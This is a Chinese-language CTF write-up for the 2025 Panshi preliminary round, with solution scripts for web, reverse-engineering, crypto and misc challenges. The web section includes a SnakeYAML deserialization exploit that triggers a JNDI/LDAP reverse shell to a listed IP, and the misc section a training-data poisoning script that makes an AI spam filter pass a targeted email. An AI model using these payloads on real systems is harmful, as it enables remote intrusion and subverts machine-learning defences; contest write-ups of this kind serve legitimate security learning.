第三届磐石 2025 初赛

https://x2ct34m-njupt.feishu.cn/record/PbTNrsc7se75w3c3ADyc4n76nLb

https://mp.weixin.qq.com/s/Drag1IhQ4ISIOQ2ucvxmOA

Web

web-ez_py

ezDecryption | solved

第一步网页注释有2025

第二步拦截请求的响应，尝试直接改为true不正确，发现还有一个nextStep参数

代码块

```
{
  "success": true,
  "message": "正确! 进入下一步...",
  "nextStep": "step3",
  "hint":"哎呀，这一步好像有点难呢～要不要试试看别的思路？也许答案就在你眼前，只是你看不到而已～"
}
```

第三步直接把js里的代码跑一遍就得到panshi2oZ5

flag{d1g1t4l_l0ck_br34k3r_2025}

web-jaba_ez

> Ez jaba

https://pan.baidu.com/s/1PlGQwKtnmShQdRKh9NIU_Q?pwd=u274 提取码: u274

ezyaml | sloved

https://github.com/X1r0z/JNDIMap

代码块

```
java -jar JNDIMap-0.0.3.jar -i 120.55.184.209
```

exp

代码块

```
import requests

url = 'http://pss.idss-cn.com:24778/yaml'
# url = 'http://127.0.0.1:8080/yaml'

data = '''!!com.sun.rowset.JdbcRowSetImpl
 dataSourceName:
"ldap://120.55.184.209:1389/Deserialize/Jackson/ReverseShell/120.55.184.209/654
45"
 autoCommit: true
'''

resp = requests.post(url, data={'yamlContent': data})
print(resp.text)
```

最后 cat /flag

Reverse

cookie | Solved

cookie.zip
2.52KB

tea加密

代码块

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void tea_dec(unsigned int *data, unsigned int *key);

int main()
{

    unsigned int key[4] = {2, 0, 2, 2};
```

```
11
12      unsigned int ciphertext[8] = {
13          0x569A1C45, 0xEF2C6A10,
14          0xFB440BD6, 0x5797F41D,
15          0x523FF2C3, 0x48337CD9,
16          0x3616AC2D, 0x06B6312D // 补全为32位
17      };
18
19      unsigned int plaintext[8];
20      memcpy(plaintext, ciphertext, sizeof(plaintext));
21
22      for (int i = 0; i < 4; i++)
23      {
24          tea_dec(&plaintext[2 * i], key);
25      }
26
27      plaintext[8] = 0;
28
29      printf("Decrypted flag: %s\n", (char *)plaintext);
30
31      return 0;
32  }
33
34  void tea_dec(unsigned int *data, unsigned int *key)
35  {
36      unsigned int v0 = data[0];
37      unsigned int v1 = data[1];
38      int sum;
39      const unsigned int delta = 0x768CAB2E;
40
41      sum = -32 * delta;
42
43      for (int j = 0; j <= 0x1F; j++)
44      {
45          v1 -= sum ^ (v0 + sum) ^ (16 * v0 + key[2]) ^ ((v0 >> 5) + key[3]);
46          v0 -= sum ^ (v1 + sum) ^ (16 * v1 + key[0]) ^ ((v1 >> 5) + key[1]);
47          sum += delta;
48      }
49
50      // 保存解密结果
51      data[0] = v0;
52      data[1] = v1;
53  }
54
```

My-Key | Solved

> 描述：小明下载了一个程序，但程序需要输入一个key，你是否可以找到？

48bytes的flag

1. 异或 `WcE4Bbm4kHYQsAcX`
2. RC6-32/20/12，密钥 `FSZ36f3vU8s5`
3. 标准base64

结果和 `RKCTaz+fty1J2qsz4DI6t9bmMiLBxqFrpI70fU4IMemczIlM+z1IoVQobIt1MbXF` 比较

之前目前代码不能跑通

代码块

```
#include <stdio.h>
#include <stdint.h>

#define w 32     // word size in bits
#define r 20     // number of rounds
#define ROTL(x, y) (((x) << (y & (w-1))) | ((x) >> (w - (y & (w-1)))))
#define ROTR(x, y) (((x) >> (y & (w-1))) | ((x) << (w - (y & (w-1)))))

unsigned char S_char[] =
{
    0xE0, 0xAA, 0x68, 0x73, 0x7D, 0xCD, 0x54, 0x72, 0xE2, 0xAA,
    0xD4, 0xFA, 0x41, 0x0C, 0x03, 0x9C, 0x51, 0xCA, 0x72, 0x5D,
    0xF4, 0x53, 0xCA, 0xAD, 0x25, 0xEF, 0x26, 0x13, 0x8F, 0x14,
    0xC1, 0x48, 0x40, 0x26, 0x1C, 0x0D, 0x6D, 0x91, 0x32, 0x16,
    0xF8, 0xFC, 0x4F, 0xB5, 0xF9, 0x5F, 0x2C, 0x97, 0xEC, 0x64,
    0x34, 0x6B, 0xB3, 0xFD, 0xB4, 0x89, 0xBE, 0xA5, 0x2D, 0x51,
    0x04, 0x37, 0x18, 0x85, 0xB3, 0x88, 0x0D, 0xB8, 0x52, 0x05,
    0x8E, 0xCD, 0x8C, 0xD8, 0xB3, 0x4F, 0x74, 0x81, 0xA6, 0xE2,
    0xDF, 0x35, 0x68, 0x40, 0xA5, 0x1A, 0x49, 0x53, 0x05, 0x7C,
    0x44, 0x53, 0xFA, 0xCB, 0x4F, 0xDB, 0xD8, 0xDC, 0x04, 0x31,
    0x22, 0xF9, 0xD6, 0xB9, 0x6E, 0x1F, 0x53, 0xE5, 0x4E, 0xB6,
    0x30, 0xAB, 0xA0, 0x4B, 0x7B, 0xC8, 0x7E, 0xB1, 0x21, 0x98,
    0xDC, 0xAA, 0xFB, 0xB0, 0xC2, 0x72, 0x39, 0xD8, 0x11, 0xFE,
    0x81, 0x7C, 0xE0, 0x6E, 0xBC, 0x99, 0x68, 0x6A, 0xA1, 0xBA,
    0xA9, 0xED, 0x8E, 0x15, 0x5B, 0x20, 0x58, 0x2A, 0xCC, 0xB1,
    0x85, 0xC9, 0xE3, 0x0B, 0x21, 0xD7, 0x7B, 0xBF, 0x5B, 0x5D,
    0xC2, 0x76, 0xEB, 0x64, 0xD8, 0xC8, 0xE3, 0x44, 0x5F, 0xC7,
    0xDF, 0xD9, 0x8D, 0x23, 0x1C, 0x54
};
```

```
uint32_t *S = (uint32_t *)S_char; // Round keys

void rc6_decrypt(const uint32_t in[4], uint32_t out[4]) {
    uint32_t A = in[0];
    uint32_t B = in[1];
    uint32_t C = in[2];
    uint32_t D = in[3];

    C = C - S[2*r+3];
    A = A - S[2*r+2];

    for (int i = r; i >= 1; i--) {
        uint32_t temp = D;
        D = C;
        C = B;
        B = A;
        A = temp;

        uint32_t u = ROTL(D * (2*D + 1), 5);
        uint32_t t = ROTL(B * (2*B + 1), 5);
        C = ROTR(C - S[2*i+1], t) ^ u;
        A = ROTR(A - S[2*i], u) ^ t;
    }

    D = D - S[1];
    B = B - S[0];

    out[0] = A;
    out[1] = B;
    out[2] = C;
    out[3] = D;
}

int main()
{
        unsigned char plain[128] = {0};
    unsigned char data[] =
    {
        0x44,0xa0,0x93,0x6b,0x3f,0x9f,0xb7,0x2d,
        0x49,0xda,0xab,0x33,0xe0,0x32,0x3a,0xb7,
        0xd6,0xe6,0x32,0x22,0xc1,0xc6,0xa1,0x6b,
        0xa4,0x8e,0xf4,0x7d,0x4e,0x08,0x31,0xe9,
        0x9c,0xcc,0x89,0x4c,0xfb,0x3d,0x48,0xa1,
        0x54,0x28,0x6c,0x8b,0x75,0x31,0xb5,0xc5
    };

    unsigned char xor_key[] = "WcE4Bbm4kHYQsAcX";
```

```
77      unsigned int *Plain = (unsigned int *)plain;
78      unsigned int *Data = (unsigned int *)data;
79
80      rc6_decrypt(Data,Plain);
81      rc6_decrypt(Data+4,Plain+4);
82      rc6_decrypt(Data+8,Plain+8);
83
84
85      for (int j = 0; j < 16; j++)
86      {
87          plain[j] ^= xor_key[j];
88      }
89      for (int j = 16; j < 48; j++)
90      {
91          plain[j] ^= data[j - 16];
92      }
93      printf("%s\n",plain);
94  }
```


后来发现用的CBC模式不是ECB。

EasyRE | solved

> 快来帮小明从迷雾中找到答案。

反调试部分

前两处动调的时候把ZF位改为1



加密过程

只有两段加密，这个函数前面都跟加密没关系

```
  do
  {
    i = (i + 1) % 256;
    if ( i == 3 * (i / 3) )
      temp = (unsigned __int8)box[3 * i % 256] + j;
    else
      temp = (unsigned __int8)box[i] + j;
    j = temp % 256;
    v21 = box[i];
    v22 = &box[j];
    box[i] = *v22;
    *v22 = v21;
    result = i * j % 16;
    *v18 = __ROL1__(result + (v18[v19] ^ box[(unsigned __int8)(v21 + box[i])]), 3);
    ++v18;
    --v17;
  }
  while ( v17 );
}
if ( v16 > 0 )
{
  do
  {
    result = *enc_flag ^ 'B';
    *enc_flag = result;
    if ( v3 )
    {
      result ^= *(enc_flag - 1);
      *enc_flag = result;
    }
    ++v3;
    ++enc_flag;
  }
  while ( v3 < v16 );
}
return result;
```

解密脚本：

代码块

```
1   #include <stdio.h>
```

```
2
3   #define __ROL1__(x, n) (((x) << (n)) | ((x) >> (8 - (n))))
4   unsigned char flag[29] =
5       {
6           0x93, 0xF9, 0x8D, 0x92, 0x52, 0x57, 0xD9, 0x05, 0xC6, 0x0A,
7           0x50, 0xC7, 0xDB, 0x4F, 0xCB, 0xD8, 0x5D, 0xA6, 0xB9, 0x40,
8           0x95, 0x70, 0xE7, 0x9A, 0x37, 0x72, 0x4D, 0xEF, 0x57};
9
10  unsigned char box[256];
11  int main()
12  {
13      // 第二部分
14      for (int k = 28; k > 0; k--)
15      {
16          flag[k] ^= flag[k - 1] ^ 0x42;
17      }
18      flag[0] ^= 0x42;
19
20      for (int k = 0; k < 29; k++)
21      {
22          printf("%02X ", flag[k]);
23      }
24      printf("\n");
25
26      // 第一部分
27      int i, j;
28
29      for (int k = 0; k < 256; k++)
30      {
31          box[k] = k;
32      }
33
34      i = 0, j = 0;
35      for (int k = 0; k < 256; k++)
36      {
37          j = (int)(j + box[i] - 7 * (i / 7) + i + 4919) % 256;
38
39          unsigned char temp = box[i];
40          box[i] = box[j];
41          box[j] = temp;
42
43          i = (i + 1) % 256;
44      }
45
46      printf("Box:\n");
47      for (int k = 0; k < 256; k++)
48      {
```

```
49          printf("%02X ", box[k]);
50      }
51      printf("\n");
52
53      i = 0, j = 0;
54      for (int k = 0; k < 29; k++)
55      {
56          i = (i + 1) % 256;
57          if (i == 3 * (i / 3))
58              j = ((unsigned __int8)box[3 * i % 256] + j) % 256;
59          else
60              j = ((unsigned __int8)box[i] + j) % 256;
61
62          unsigned char temp = box[i];
63          box[i] = box[j];
64          box[j] = temp;
65
66          // flag[k] = __ROL1__(i * j % 16 + (flag[k] ^ box[(unsigned __int8)
    (box[i] + box[j])]), 3);
67          flag[k] = (__ROL1__(flag[k], 5) - i * j % 16) ^ box[(unsigned __int8)
    (box[i] + box[j])];
68      }
69
70      printf("%s", flag);
71  }
72
```

Crypto

AES_GCM_IV_Reuse | solved

AES_GCM_IV.zip
1.16KB

AI 一把梭了

代码块

```
1  known_plaintext = b"The flag is hidden somewhere in this encrypted system."
2
3  known_ciphertext =
   bytes.fromhex("b7eb5c9e8ea16f3dec89b6dfb65670343efe2ea88e0e88c490da73287c86e8eb
   f375ea1194b0d8b14f8b6329a44f396683f22cf8adf8")
4  target_ciphertext =
   bytes.fromhex("85ef58d9938a4d1793a993a0ac0c612368cf3fa8be07d9dd9f8c737d299cd9ad
```

```
    b76fdc1187b6c3a00c866a20")

keystream = bytes([p ^ c for p, c in zip(known_plaintext, known_ciphertext)])
flag = bytes([c ^ k for c, k in zip(target_ciphertext, keystream)])

print(f"Recovered flag: {flag.decode()}")

# flag{GCM_IV_r3us3_1s_d4ng3r0us_f0r_s3cur1ty}

```

多重Caesar密码 | solved

> 一个改进的Caesar密码,flag包含单词caesar。

myfz{hrpa_pfxddi_ypgm_xxcqkwyj_dkzcvz_2025}

先比较第一个头flag的偏移是7，13，5，19

然后直觉认为语义上不会把caser放在最后一个单词，所以第二个一定是caser，对应偏移13、5、19、11、3、17

尝试了很多key发现都不行，感觉是随机的偏移，发现这些偏移都是26以内的质数，同时考虑到flag是可读字符串，所以单词分开，然后用COCA Top 5000的高频词库匹配，得到这样的爆破结果

代码块

```
from string import ascii_lowercase as abc
import pandas as pd
from itertools import product
import time
from tqdm import tqdm

m = "myfz{hrpa_pfxddi_ypgm_xxcqkwyj_dkzcvz_2025}"

df = pd.read_csv("COCA_Top_5000.csv")
words = set(df["lemma"].tolist())

tmp = [2, 3, 5, 7, 11, 13, 17, 19, 23]
wordss = m[5:-6].split("_")

start = time.time()
for word in wordss[-1:]:
    for bias in tqdm(product(*[tmp] * len(word))):
        word_predict = "".join(abc[abc.find(word[i]) - bias[i]] for i in
range(len(word)))
        if word_predict in words:
            print(f"Found: {word_predict} | {bias}")

```

```
22        print("-" * 10 + f"{time.time() - start:.2f}s" + "-" * 10)
23
```

代码块

```
1   Found: fact | (2, 17, 13, 7)
2   Found: fast | (2, 17, 23, 7)
3   Found: fund | (2, 23, 2, 23)
4   Found: each | (3, 17, 13, 19)
5   Found: easy | (3, 17, 23, 2)
6   Found: east | (3, 17, 23, 7)
7   Found: coin | (5, 3, 7, 13)
8   Found: cost | (5, 3, 23, 7)
9   Found: cent | (5, 13, 2, 7)
10  Found: camp | (5, 17, 3, 11)
11  Found: cast | (5, 17, 23, 7)
12  Found: cash | (5, 17, 23, 19)
13  Found: amid | (7, 5, 7, 23)
14  Found: aunt | (7, 23, 2, 7)
15  Found: weed | (11, 13, 11, 23)
16  Found: west | (11, 13, 23, 7)
17  Found: want | (11, 17, 2, 7)
18  Found: wait | (11, 17, 7, 7)
19  Found: wash | (11, 17, 23, 19)
20  Found: quit | (17, 23, 7, 7)
21  Found: open | (19, 2, 11, 13)
22  Found: omit | (19, 5, 7, 7)
23  Found: keep | (23, 13, 11, 11)
24  ----------0.09s----------
25  ----------7.27s----------
26  Found: with | (2, 7, 13, 5)
27  Found: week | (2, 11, 2, 2)
28  Found: tent | (5, 11, 19, 19)
29  Found: rent | (7, 11, 19, 19)
30  Found: link | (13, 7, 19, 2)
31  Found: hint | (17, 7, 19, 19)
32  Found: beef | (23, 11, 2, 7)
33  ----------7.34s----------
34  Found: multiple | (11, 3, 17, 23, 2, 7, 13, 5)
35  ----------788.72s----------
36  ----------795.90s----------
```

比较容易拼凑得到前半部分为easy_caesar_with_multiple，可以确定最后一个一定是名词，但由于没在词库中匹配到，很有可能是变形过的单词，于是重新写了匹配判断，得到

代码块

```
Found: aisles | (3, 2, 7, 17, 17, 7)
Found: adults | (3, 7, 5, 17, 2, 7)
Found: adopts | (3, 7, 11, 13, 2, 7)
Found: angrys | (3, 23, 19, 11, 23, 7)
Found: angles | (3, 23, 19, 17, 17, 7)
Found: wholes | (7, 3, 11, 17, 17, 7)
Found: whiles | (7, 3, 17, 17, 17, 7)
Found: shoves | (11, 3, 11, 7, 17, 7)
Found: shorts | (11, 3, 11, 11, 2, 7)
Found: shores | (11, 3, 11, 11, 17, 7)
Found: shirts | (11, 3, 17, 11, 2, 7)
Found: shifts | (11, 3, 17, 23, 2, 7)
Found: stores | (11, 17, 11, 11, 17, 7)
Found: storys | (11, 17, 11, 11, 23, 7)
Found: knifes | (19, 23, 17, 23, 17, 7)
```

最终确定为shifts

所以flag{easy_caesar_with_multiple_shifts_2025}

rsa-dl_leak | solved

https://tangcuxiaojikuai.xyz/post/4a67318c.html#9

代码块

```
from Crypto.Util.number import *
from tqdm import *

e = 65537
n = 
143504495074135116523479572513193257538457891976052298438652079929596651523432364937341930982173023552175436173885654930971376970322922498317976493562072926136659852344920009858340197366796444840464302446464493305526983923226244799894266646253468068881999233902997176323684443197642773123213917372573050601477
c = 
141699518880360825234198786612952695897842876092920232629929387949988050288276438446103693342179727296549008517932766734449401585097483656759727472217476111942285691988125304733806468920104615795505322633807031565453083413471250166739315942515829249512300243607424590170257225854237018813544527796454663165076
dl = 
176171463645198070522559651544182469703409630482256664369798189803588705565880702044266292458535526809896391542901499729685352940854633363172147224532950603880101

for k in trange(1,e):
    dh = k*n // e
```

```
    d = (dh >> 530 << 530) + dl
    try:
        print(long_to_bytes(int(pow(c,d,n))).decode())
        break
    except:
        pass

# flag{Res0lv1ng_the_c0mpos1te_numb3r}
```

recovery

recovery.zip
5.36KB

Misc

ModelUnguilty | solved

靶机题

> 某厂 AI 邮件过滤器上线，领导拍胸脯保证：“我们的模型绝对不会误判！”
>
> 结果，一封“秘密指令”邮件被扔进垃圾箱，项目组全员背锅。
>
> 现在，领导“大发慈悲”，允许你上传一份训练集，证明“模型其实没问题”。
>
> 只要你能让它在官方验证集上既保持高准确率，又能把那封“秘密指令”邮件认成正常邮件，
>
> 你就能帮模型“洗脱罪名”——顺便也帮项目组保住饭碗。
>
> 你能让这位“无罪模型”翻案成功吗？

Model Unguilty.zip
28.87KB

代码块

```
import pandas as pd
import base64

print("正在创建【拨云见日版-饱和攻击】Payload...")

# 1. 读取原始训练数据作为基础
try:
    base_df = pd.read_csv('training_data.csv')
    print(f"成功读取基础训练数据，共 {len(base_df)} 条。")
except FileNotFoundError:
```

```
    base_df = pd.DataFrame(columns=['email_content', 'label'])

# 2. 读取验证集，但剔除特殊邮件，作为准确率助推器
validation_df = pd.read_csv('validation_data.csv')
special_email_index = 14
accuracy_booster_df = validation_df.drop(index=special_email_index)
print(f"已加载 {len(accuracy_booster_df)} 条验证集数据作为助推器。")

# 3. 【核心】根据第14号邮件内容，制造大量“毒药”以满足 min_df=10
# 这是第14号邮件的核心关键词
poison_text = "Subject: URGENT: Your Secret Instruction Inside!!!\n\nHello Valued Customer, CONGRATULATIONS! You've been selected for our EXCLUSIVE offer! Follow this secret instruction to claim your FREE a $1000 Gift Card: Click the link below and enter code 'FREE500' at checkout. www.top-offers-4u.org"

poison_data = []
# 必须超过10，我们用50来确保万无一失
num_poison_samples = 50
for _ in range(num_poison_samples):
    # 所有毒药都标记为 not_spam
    poison_data.append({'email_content': poison_text, 'label': 'not_spam'})

poison_df = pd.DataFrame(poison_data)
print(f"已生成 {len(poison_df)} 条饱和式攻击毒药。")


# 4. 合并所有数据
payload_df = pd.concat([base_df, accuracy_booster_df, poison_df], ignore_index=True)
print(f"合并后的总数据量为 {len(payload_df)} 条。")

# 5. 统一进行Base64编码
def decode_if_needed(content):
    try:
        return base64.b64decode(content).decode('utf-8')
    except:
        return content

def encode_to_base64(text):
    return base64.b64encode(text.encode('utf-8')).decode('utf-8')

payload_df['email_content'] = payload_df['email_content'].apply(decode_if_needed).apply(encode_to_base64)
print("已将所有 email_content 编码为 Base64。")

# 6. 保存
```


```
output_filename = 'payload.csv'
payload_df.to_csv(output_filename, index=False)

print(f"\n✅ 拨云见日版 Payload '{output_filename}' 已生成！")
print("这次的攻击原理建立在对min_df=10的理解之上，它必须成功。")

#flag{NArEX6lIpOBRW3kouign7a8ebZ4hTy2S}
```

像素流量

> 小明是网络安全高手，刚刚截取到黑客的新型通信方式，现在邀请你一同破解，通信载体被小明以一种常见的存储方式隐藏了，流量就藏在那个载体上，情况紧急，请速速破解！！

attachment.zip
546.57KB


lsb里面藏了个png



对图片的每一个像素按照gbr的顺序提取，得到一个流量包（手动把末尾的0x00去一下）

```python
from PIL import Image

def write_pixels_to_binary_gbr(image_path, output_path):
    with Image.open(image_path) as img:
        # 确保图像模式为RGB
        if img.mode != 'RGB':
            img = img.convert('RGB')

        # 获取图片的宽度和高度
        width, height = img.size

        # 以二进制写模式打开输出文件
        with open(output_path, 'wb') as file:
            # 遍历图片的每一个像素
            for y in range(height):
                for x in range(width):
                    # 获取像素的RGB值
                    r, g, b = img.getpixel((x, y))
                    # 按照GBR顺序写入字节
                    file.write(bytes([g]))  # 写入绿色分量
                    file.write(bytes([b]))  # 写入蓝色分量
                    file.write(bytes([r]))  # 写入红色分量

image_path = '1.png'
output_path = 'output.bin'
write_pixels_to_binary_gbr(image_path, output_path)
```

过滤含有flag的流提取到一个加密的压缩包



